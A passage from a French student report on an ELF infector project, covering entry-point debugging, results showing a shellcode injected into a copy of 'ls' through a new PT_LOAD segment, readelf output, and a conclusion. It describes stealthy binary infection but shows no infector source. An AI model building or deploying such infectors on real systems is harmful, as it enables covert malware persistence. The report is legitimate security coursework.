ls_copy projet projet.o projet.s shellcode_2024 test_elf te.txt text.txt
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./ls_copy -la
Le contenu a ete ajuste discretement!
total 220
drwxrwxr-x 5 abdo abdo 4096 déc. 15 02:11 .
drwxr-xr-x 7 abdo abdo 4096 déc. 9 23:23 ..
-rw----- 1 abdo abdo 16 déc. 14 00:27 .gdb_history
drwxrwxr-x 8 abdo abdo 4096 déc. 14 17:37 .git
-rwxr-xr-x 1 abdo abdo 143475 déc. 15 02:12 ls_copy
-rwxrwxr-x 1 abdo abdo 10832 déc. 15 02:11 projet
-rw-rw-r-- 1 abdo abdo 6368 déc. 15 02:11 projet.o
-rw-rw-r-- 1 abdo abdo 24216 déc. 15 02:11 projet.s
drwxrwxr-x 6 abdo abdo 4096 nov. 29 00:25 shellcode_2024
drwxrwxr-x 2 abdo abdo 4096 déc. 13 23:20 test_elf
-rw-rw-r-- 1 abdo abdo 15 déc. 13 18:24 te.txt
-rw-rw-r-- 1 abdo abdo 12 déc. 13 23:18 text.txt
```

---

## 2. Débogage du point d'entrée

La redirection de l'exécution via le champ `e_entry` le point d'entrée du programme a posé des problèmes lors des premiers tests, notamment des crashes lors du retour au programme principal. En sauvegardant le point d'entrée original et en calculant correctement l'adresse de retour après le payload, j'ai pu surmonter cette difficulté.

## 3. Rythme alterné et gestion du temps

Avec un rythme d'une semaine à l'école et une semaine en alternance, il a été difficile de gérer le temps pour avancer sur ce projet tout en révisant pour les autres matières. Ce projet demande une concentration importante, car chaque erreur dans le code assembleur peut provoquer des résultats imprévisibles.

## 4. Premier contact avec l'assembleur

Ne jamais avoir fait de l'assembleur auparavant a été un véritable défi pour moi. Découvrir ce langage et l'appliquer directement à un projet avancé comme celui-ci a exigé beaucoup de recherches, d'essais et d'erreurs. Cependant, cela m'a permis de progresser rapidement en me familiarisant avec les bases du langage et en développant des compétences en manipulation bas-niveau.

# V. Résultats

## 1. Infection réussie

Un segment `PT_LOAD` a été ajouté au fichier ELF cible, et un payload a été injecté avec succès.

```

abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./projet ls_copy
/$$$$$$
|_ $$_/
| $$ /$$$$$$$ /$$ /$$$$$$$ /$$$$$$$ /$$$$$$$ /$$ /$$$$$$$ /$$$$$$$
| $$ | $$__ $$|_/_/ /$$__ $$ /$$_/_/|_ $$_/ | $$ /$$___ $$| $$__ $$
| $$ | $$ \ $$ /$$| $$$$$$$| $$ | $$ | $$ \ $$| $$ \ $$
| $$ | $$ | $$| $$| $$_/_/| $$ | $$ /$$| $$| $$ | $$| $$ | $$
/$$$$$$| $$ | $$| $$| $$$$$$| $$$$$$ | $$$$/| $$| $$$$$$/| $$ | $$
|_____/|_/_/ |_/_/| $$ \_____/ \_____/ \_____/ |_/_/ \_____/ |_/_/ |_/_/
      /$$ | $$
      | $$$$$$/
      \_____/

```

```

abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ readelf -l ./ls_copy

Type de fichier ELF est DYN (fichier exécutable indépendant de la position)
Point d'entrée 0x425000
Il y a 13 en-têtes de programme, débutant à l'adresse de décalage 64


En-têtes de programme :
  Type                Décalage          Adr.virt          Adr.phys.
                   Taille fichier      Taille mémoire    Fanion Alignement
PHDR                0x0000000000000040 0x0000000000000040 0x0000000000000040
                   0x00000000000002d8 0x00000000000002d8 R      0x8
INTERP              0x0000000000000318 0x0000000000000318 0x0000000000000318
                   0x000000000000001c 0x000000000000001c R      0x1
[Réquisition de l'interpréteur de programme: /lib64/ld-linux-x86-64.so.2]
LOAD                0x0000000000000000 0x0000000000000000 0x0000000000000000
                   0x000000000000036f8 0x000000000000036f8 R      0x1000
LOAD                0x0000000000000400 0x0000000000000400 0x0000000000000400
                   0x00000000000014db1 0x00000000000014db1 R E    0x1000
LOAD                0x0000000000001900 0x0000000000001900 0x0000000000001900
                   0x000000000000071b8 0x000000000000071b8 R      0x1000
LOAD                0x00000000000020f30 0x00000000000021f30 0x00000000000021f30
                   0x00000000000001348 0x000000000000025e8 RW     0x1000
DYNAMIC             0x00000000000021a38 0x00000000000022a38 0x00000000000022a38
LOAD                0x000000000000200 0x000000000000200  RW     0x8
LOAD                0x00000000000023000 0x000000000000425000 0x000000000000425000
                   0x00000000000005a9 0x00000000000005a9  R E    0x1000
NOTE                0x0000000000000368 0x0000000000000368 0x0000000000000368
                   0x0000000000000044 0x0000000000000044 R      0x4
GNU_PROPERTY        0x00000000000000338 0x00000000000000338 0x00000000000000338
                   0x0000000000000030 0x0000000000000030 R      0x8
GNU_EH_FRAME        0x0000000000001e170 0x0000000000001e170 0x0000000000001e170
                   0x00000000000005ec 0x00000000000005ec R      0x4
GNU_STACK           0x0000000000000000 0x0000000000000000 0x0000000000000000
                   0x0000000000000000 0x0000000000000000 RW     0x10
GNU_RELRO           0x00000000000005f30 0x00000000000005f30 0x00000000000005f30

```

## 2. Fonctionnalité préservée


Le fichier infecté s'exécute sans crash et conserve ses fonctionnalités originales après l'exécution du shellcode.

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./ls_copy
```



```
ls_copy  projet  projet.o  projet.s  README.md  shellcode_2024  test_elf  te.txt  text.txt
```

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./ls_copy -l
```



```
total 220
-rwxrwxr-x 1 abdo abdo 144809 déc. 15 16:11 ls_copy
-rwxrwxr-x 1 abdo abdo 12984 déc. 15 16:11 projet
-rw-rw-r-- 1 abdo abdo 8512 déc. 15 16:11 projet.o
-rw-rw-r-- 1 abdo abdo 26822 déc. 15 16:11 projet.s
-rw-rw-r-- 1 abdo abdo 1714 déc. 15 15:17 README.md
drwxrwxr-x 6 abdo abdo 4096 nov. 29 00:25 shellcode_2024
drwxrwxr-x 2 abdo abdo 4096 déc. 13 23:20 test_elf
-rw-rw-r-- 1 abdo abdo 15 déc. 13 18:24 te.txt
-rw-rw-r-- 1 abdo abdo 12 déc. 13 23:18 text.txt
```

### 3. Tests complets

Les tests ont confirmé que les modifications fonctionnent sur plusieurs fichiers ELF standards.

---

## VI. Conclusion

Ce projet a été une expérience enrichissante qui m’a permis d’approfondir mes connaissances sur les structures ELF et de me familiariser avec les techniques de manipulation directe des fichiers binaires. J’ai pu explorer en détail le fonctionnement interne des fichiers ELF, notamment les en-têtes, les Program Headers, et les mécanismes qui assurent leur exécution correcte.

L’objectif principal de ce projet a été pleinement atteint : concevoir un infecteur fonctionnel capable d’insérer un shellcode tout en maintenant la compatibilité et les fonctionnalités originales du fichier ELF infecté. Le plus grand défi a été de modifier les adresses virtuelles et les offsets dans les Program Headers de manière à respecter les contraintes du format ELF. Une erreur à ce niveau pouvait rendre le fichier inutilisable, ce qui a nécessité une analyse rigoureuse et une grande précision dans les calculs.

Le résultat final est particulièrement satisfaisant. Le shellcode injecté reste persistant et s’exécute correctement, démontrant une bonne compréhension des mécanismes de chargement et d’exécution des fichiers ELF. J’ai également réussi à maintenir la compatibilité du fichier infecté, ce qui était essentiel pour garantir que le fichier modifié puisse toujours fonctionner sans erreurs visibles.

Ce projet m’a aussi permis de développer ma capacité à résoudre des problèmes complexes en utilisant des outils comme `readelf`, `objdump`, et `gdb`. Ces outils ont été d’une aide précieuse pour diagnostiquer et corriger les erreurs, et m’ont aidé à renforcer mes compétences en analyse binaire et en debugging.

En résumé, cette expérience m’a permis de mêler théorie et pratique en approfondissant ma compréhension des fichiers ELF tout en mettant en œuvre des techniques avancées de programmation bas niveau. C’est un projet dont je suis fier, et qui me donne confiance pour aborder des défis encore plus ambitieux dans le domaine de la sécurité informatique et de l’analyse de logiciels.